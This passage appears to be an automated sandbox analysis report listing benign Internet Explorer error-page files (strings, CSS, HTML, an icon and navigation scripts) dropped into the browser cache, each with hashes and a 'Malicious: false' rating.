SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[3]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[4]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[5]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\NewErrorPageTemplate[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\dnserror[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\down[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced

Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\down[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the website you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\errorPageStrings[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false

SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\httpErrorPagesScripts[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\httpErrorPagesScripts[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\httpErrorPagesScripts[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C

SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C038
Malicious:	false
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\NewErrorPageTemplate[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
